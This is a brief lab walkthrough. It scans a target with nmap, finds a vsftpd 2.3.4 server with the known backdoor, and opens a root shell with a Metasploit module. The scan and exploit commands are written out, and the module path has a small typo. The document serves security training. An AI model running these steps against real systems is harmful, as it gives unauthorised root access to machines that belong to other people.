
Start a basic nmap scan, revealing an ftp server open


Version is vsftpd 234




Run command;

Nmap –script vuln ip.add.re.ss

To see if it’s vulnerable to anything in particular, which reveals a backdoor vuln.



Search Metasploit for anything dealing with vsftpd, below, we can see the version 2.3.4 in the description of the underlined module.




Setting up and running the module opens up a command line session for us

Use exploit/unix/ftp/vftpd-234\_backdoor

Set rhosts ip.add.re.ss

Run

Command line session then opens.The devs didn’t make a flag for this lab, just showing you’re root in the root directory was the win condition here.